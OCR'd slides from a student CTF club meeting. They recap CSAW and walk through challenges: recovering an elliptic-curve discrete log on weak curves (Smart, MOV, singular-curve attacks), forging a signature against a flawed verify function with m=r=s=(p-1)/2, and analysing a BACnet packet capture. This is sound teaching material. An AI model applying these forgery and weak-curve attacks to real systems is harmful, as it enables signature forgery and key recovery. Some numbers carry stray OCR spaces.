Week 03
CSAW Recap

Second Place!!!!


Announcements

September Fall Recruitment -> October Fall Recruitment

Challenge board reset = TODAY!

- Vaulted Challenges
- Scoreboard reset
- Grandfathered in challenges

Photodump!




More Photos

Challenge Walkthroughs


Breaking News: Crypto = Math

Breaking News: Crypto = Math



ECC Pop Quiz (478): Many People


- Got 3 random elliptic curves
- Discrete log is hard
- Discrete log is easier if the curves are bad
    - Thankfully they were bad




```
Part 3 --> This singular question remains between you and completion!

The curve parameters are:
p = 677979084229171115075410897187185715277022639565658327774376408556811826371 67
a = ???
b = ???

P1: (409554347546659038897523358885214202455132512346296326756332157842636753108 87,
118944495100119333901202237702964008034502867305003095903602146343271544517 70)
P2: (674010475328023231527347510797078282076784898443016389526899783022370020802 30,
665558699022705000940762994344478089711347228985130717544601683563995751178 59)
P2 = secret * P1

What is the value of 'secret'?:


a=  304391409788842583942805742693085540532185451652775940933405015263987025826 65
b=  313593429049880006472947459759585327655834250193725245593089354824183720121 8
```

ECC Pop Quiz (478): Many People


- Got 3 random elliptic curves
- Discrete log is hard
- Discrete log is easier if the curves are bad
    - Thankfully they were bad
    - Smartass Attack




```
Part 3 --> This singular question remains between you and completion!

The curve parameters are:
p = 677979084229171115075410897187185715277022639565658327774376408556811826371 67
a = ???
b = ???

P1: (40955434754665903889752335888521420245513251234629632675633215784263675310887,
11894449510011933390120223770296400803450286730500309590360214634327154451770)
P2: (67401047532802323152734751079707828207678489844301638952689978302237002080230,
66555869902270500094076299434447808971134722898513071754460168356399575117859)
P2 = secret * P1

What is the value of 'secret'?:


a=  30439140978884258394280574269308554053218545165277594093340501526398702582665
b=  31359342904988000647294745975958532765583425019372524559308935482418372012 18
```

ECC Pop Quiz (478): Many People


- Got 3 random elliptic curves
- Discrete log is hard
- Discrete log is easier if the curves are bad
    - Thankfully they were bad
    - Smartass Attack
    - MOV




```
Part 3 --> This singular question remains between you and completion!

The curve parameters are:
p = 677979084229171115075410897187185715277022639565658327774376408556811826371 67
a = ???
b = ???

P1: (409554347546659038897523358885214202455132512346296326756332157842636753108 87,
118944495100119333901202237702964008034502867305003095903602146343271544517 70)
P2: (674010475328023231527347510797078282076784898443016389526899783022370020802 30,
665558699022705000940762994344478089711347228985130717544601683563995751178 59)
P2 = secret * P1

What is the value of 'secret'?:


a=  304391409788842583942805742693085540532185451652775940933405015263987025826 65
b=  313593429049880006472947459759585327655834250193725245593089354824183720121 8
```

ECC Pop Quiz (478): Many People

- Got 3 random elliptic curves
- Discrete log is hard
- Discrete log is easier if the curves are bad
    - Thankfully they were bad
    - Smartass Attack
    - MOV
    - Singular curve




```
Part 3 --> This singular question remains between you and completion!

The curve parameters are:
p = 677979084229171115075410897187185715277022639565658327774376408556811826371 67
a = ???
b = ???

P1: (40955434754665903889752335888521420245513251234629632675633215784263675310887,
11894449510011933390120223770296400803450286730500309590360214634327154451770)
P2: (67401047532802323152734751079707828207678489844301638952689978302237002080230,
66555869902270500094076299434447808971134722898513071754460168356399575117859)
P2 = secret * P1

What is the value of 'secret'?:


a=  30439140978884258394280574269308554053218545165277594093340501526398702582665
b=  31359342904988000647294745975958532765583425019372524559308935482418372012 18
```

Forgery (478): Many People (David clutched up)

- Fun fact, discrete log is still hard
- Use mask to hide secret message
- Problem: Can't use trivial solution

Shows up
Solves Forgery
Gives no further explanation
Leaves

```
def verify(answer: str, r: int, s: int, y: int):
    m = int(answer, 16) & MASK
    if any([x <= 0 or x >= p-1 for x in [m,r,s]]): #hrm s = 0 or -1 is ez
        return False
    return pow(g, m, p) == (pow(y, r, p) * pow(r, s, p)) % p
```

$$g^m \equiv y^r r^s \pmod{p}$$

Forgery (478): Many People (David clutched up)

- Fun fact, discrete log is still hard
- Use mask to hide secret message
- Problem: Can't use trivial solution
    - Solution: use slightly less trivial solution

Shows up
Solves Forgery
Gives no further explanation
Leaves

```
def verify(answer: str, r: int, s: int, y: int):
    m = int(answer, 16) & MASK
    if any([x <= 0 or x >= p-1 for x in [m,r,s]]): #hrm s = 0 or -1 is ez
        return False
    return pow(g, m, p) == (pow(y, r, p) * pow(r, s, p)) % p
```

$$g^m \equiv y^r r^s \pmod{p}$$

Forgery (478): Many People (David clutched up)

- Fun fact, discrete log is still hard
- Use mask to hide secret message
- Problem: Can't use trivial solution
    - Solution: use slightly less trivial solution
    - x ^ (p - 1) = 1 (mod p)

Shows up
Solves Forgery
Gives no further explanation
Leaves

```
def verify(answer: str, r: int, s: int, y: int):
    m = int(answer, 16) & MASK
    if any([x <= 0 or x >= p-1 for x in [m,r,s]]): #hrm s = 0 or -1 is ez
        return False
    return pow(g, m, p) == (pow(y, r, p) * pow(r, s, p)) % p
```

$$g^m \equiv y^r r^s \pmod{p}$$

Forgery (478): Many People (David clutched up)

- Fun fact, discrete log is still hard
- Use mask to hide secret message
- Problem: Can't use trivial solution
    - Solution: use slightly less trivial solution
    - x ^ (p - 1) = 1 (mod p)
    - m = r = s = (p - 1) / 2

Shows up
Solves Forgery
Gives no further explanation
Leaves

```
def verify(answer: str, r: int, s: int, y: int):
    m = int(answer, 16) & MASK
    if any([x <= 0 or x >= p-1 for x in [m,r,s]]): #hrm s = 0 or -1 is ez
        return False
    return pow(g, m, p) == (pow(y, r, p) * pow(r, s, p)) % p
```

$$g^m \equiv y^r r^s \pmod{p}$$

Pain in the Bacnet(50): Thomas & Pete

Analysis of old building control network protocol


One of the sensors is acting up real bad.

Flag is flag{sensor_name}

Bacnet Method 1 (Manual Analysis)

1. Get the names of the sensors
2. Find the values associated with each names
3. Isolate those values
4. Figure out which values are acting up.

1. Look at the packet



Apply a display filter ... <⌘/>

No.	Time	Source	Destination	Protocol	Length	HWSRC	HWDST	Info
1	0.000000	10.159.40.200	10.159.40.50	BACne…	59	00:0d:56:e0:33:bc	00:01:e3:71:8f:4f	Confirmed-REQ readProperty[1] analog-input,2 object-name
2	0.001271	10.159.40.50	10.159.40.200	BACne…	75	00:01:e3:71:8f:4f	00:0d:56:e0:33:bc	Complex-ACK readProperty[1] analog-input,2 object-name
3	0.002020	10.159.40.200	10.159.40.50	BACne…	59	00:0d:56:e0:33:bc	00:01:e3:71:8f:4f	Confirmed-REQ readProperty[1] analog-input,2 units
4	0.002816	10.159.40.50	10.159.40.200	BACne…	62	00:01:e3:71:8f:4f	00:0d:56:e0:33:bc	Complex-ACK readProperty[1] analog-input,2 units
5	0.003638	10.159.40.200	10.159.40.50	BACne…	59	00:0d:56:e0:33:bc	00:01:e3:71:8f:4f	Confirmed-REQ readProperty[1] analog-input,2 event-state
6	0.004396	10.159.40.50	10.159.40.200	BACne…	62	00:01:e3:71:8f:4f	00:0d:56:e0:33:bc	Complex-ACK readProperty[1] analog-input,2 event-state
7	0.005199	10.159.40.200	10.159.40.50	BACne…	59	00:0d:56:e0:33:bc	00:01:e3:71:8f:4f	Confirmed-REQ readProperty[1] analog-input,2 out-of-service
8	0.005991	10.159.40.50	10.159.40.200	BACne…	61	00:01:e3:71:8f:4f	00:0d:56:e0:33:bc	Complex-ACK readProperty[1] analog-input,2 out-of-service
9	0.007228	10.159.40.200	10.159.40.50	BACne…	59	00:0d:56:e0:33:bc	00:01:e3:71:8f:4f	Confirmed-REQ readProperty[1] analog-input,2 present-value
10	0.008005	10.159.40.50	10.159.40.200	BACne…	65	00:01:e3:71:8f:4f	00:0d:56:e0:33:bc	Complex-ACK readProperty[1] analog-input,2 present-value
11	0.058864	10.159.40.200	10.159.40.50	BACne…	59	00:0d:56:e0:33:bc	00:01:e3:71:8f:4f	Confirmed-REQ readProperty[1] analog-input,3 object-name
12	0.059471	10.159.40.50	10.159.40.200	BACne…	75	00:01:e3:71:8f:4f	00:0d:56:e0:33:bc	Complex-ACK readProperty[1] analog-input,3 object-name
13	0.060260	10.159.40.200	10.159.40.50	BACne…	59	00:0d:56:e0:33:bc	00:01:e3:71:8f:4f	Confirmed-REQ readProperty[1] analog-input,3 units
14	0.061028	10.159.40.50	10.159.40.200	BACne…	62	00:01:e3:71:8f:4f	00:0d:56:e0:33:bc	Complex-ACK readProperty[1] analog-input,3 units
15	0.061861	10.159.40.200	10.159.40.50	BACne…	59	00:0d:56:e0:33:bc	00:01:e3:71:8f:4f	Confirmed-REQ readProperty[1] analog-input,3 event-state
16	0.062642	10.159.40.50	10.159.40.200	BACne…	62	00:01:e3:71:8f:4f	00:0d:56:e0:33:bc	Complex-ACK readProperty[1] analog-input,3 event-state
17	0.063407	10.159.40.200	10.159.40.50	BACne…	59	00:0d:56:e0:33:bc	00:01:e3:71:8f:4f	Confirmed-REQ readProperty[1] analog-input,3 out-of-service
18	0.064249	10.159.40.50	10.159.40.200	BACne…	61	00:01:e3:71:8f:4f	00:0d:56:e0:33:bc	Complex-ACK readProperty[1] analog-input,3 out-of-service
19	0.065057	10.159.40.200	10.159.40.50	BACne…	59	00:0d:56:e0:33:bc	00:01:e3:71:8f:4f	Confirmed-REQ readProperty[1] analog-input,3 present-value
20	0.065837	10.159.40.50	10.159.40.200	BACne…	65	00:01:e3:71:8f:4f	00:0d:56:e0:33:bc	Complex-ACK readProperty[1] analog-input,3 present-value
21	0.116745	10.159.40.200	10.159.40.55	BACne…	59	00:0d:56:e0:33:bc	00:01:e3:db:6e:c0	Confirmed-REQ readProperty[1] analog-input,8 object-name
22	0.117428	10.159.40.55	10.159.40.200	BACne…	75	00:01:e3:db:6e:c0	00:0d:56:e0:33:bc	Complex-ACK readProperty[1] analog-input,8 object-name
23	0.118136	10.159.40.200	10.159.40.55	BACne…	59	00:0d:56:e0:33:bc	00:01:e3:db:6e:c0	Confirmed-REQ readProperty[1] analog-input,8 units
24	0.118931	10.159.40.55	10.159.40.200	BACne…	62	00:01:e3:db:6e:c0	00:0d:56:e0:33:bc	Complex-ACK readProperty[1] analog-input,8 units
25	0.119688	10.159.40.200	10.159.40.55	BACne…	59	00:0d:56:e0:33:bc	00:01:e3:db:6e:c0	Confirmed-REQ readProperty[1] analog-input,8 event-state
26	0.120663	10.159.40.55	10.159.40.200	BACne…	62	00:01:e3:db:6e:c0	00:0d:56:e0:33:bc	Complex-ACK readProperty[1] analog-input,8 event-state
27	0.121649	10.159.40.200	10.159.40.55	BACne…	59	00:0d:56:e0:33:bc	00:01:e3:db:6e:c0	Confirmed-REQ readProperty[1] analog-input,8 out-of-service
28	0.122469	10.159.40.55	10.159.40.200	BACne…	61	00:01:e3:db:6e:c0	00:0d:56:e0:33:bc	Complex-ACK readProperty[1] analog-input,8 out-of-service
29	0.123231	10.159.40.200	10.159.40.55	BACne…	59	00:0d:56:e0:33:bc	00:01:e3:db:6e:c0	Confirmed-REQ readProperty[1] analog-input,8 present-value
30	0.123937	10.159.40.55	10.159.40.200	BACne…	65	00:01:e3:db:6e:c0	00:0d:56:e0:33:bc	Complex-ACK readProperty[1] analog-input,8 present-value
31	0.174700	10.159.40.200	10.159.40.50	BACne…	59	00:0d:56:e0:33:bc	00:01:e3:71:8f:4f	Confirmed-REQ readProperty[1] analog-input,4 object-name
32	0.175344	10.159.40.50	10.159.40.200	BACne…	75	00:01:e3:71:8f:4f	00:0d:56:e0:33:bc	Complex-ACK readProperty[1] analog-input,4 object-name
33	0.175957	10.159.40.200	10.159.40.50	BACne…	59	00:0d:56:e0:33:bc	00:01:e3:71:8f:4f	Confirmed-REQ readProperty[1] analog-input,4 units
34	0.176578	10.159.40.50	10.159.40.200	BACne…	62	00:01:e3:71:8f:4f	00:0d:56:e0:33:bc	Complex-ACK readProperty[1] analog-input,4 units
35	0.177211	10.159.40.200	10.159.40.50	BACne…	59	00:0d:56:e0:33:bc	00:01:e3:71:8f:4f	Confirmed-REQ readProperty[1] analog-input,4 event-state
36	0.178017	10.159.40.50	10.159.40.200	BACne…	62	00:01:e3:71:8f:4f	00:0d:56:e0:33:bc	Complex-ACK readProperty[1] analog-input,4 event-state
37	0.178637	10.159.40.200	10.159.40.50	BACne…	59	00:0d:56:e0:33:bc	00:01:e3:71:8f:4f	Confirmed-REQ readProperty[1] analog-input,4 out-of-service

▶ Frame 1: 59 bytes on wire (472 bits), 59 bytes captured (472 bits)
▶ Ethernet II, Src: Dell_e0:33:bc (00:0d:56:e0:33:bc), Dst: Siemens_71:8f:4f (00:01:e3:71:8f:4f)
▶ Internet Protocol Version 4, Src: 10.159.40.200, Dst: 10.159.40.50
▶ User Datagram Protocol, Src Port: 47808, Dst Port: 47808
▶ BACnet Virtual Link Control
▶ Building Automation and Control Network NPDU
▶ Building Automation and Control Network APDU

1. Filtering -> exporting


bacapp.object_name

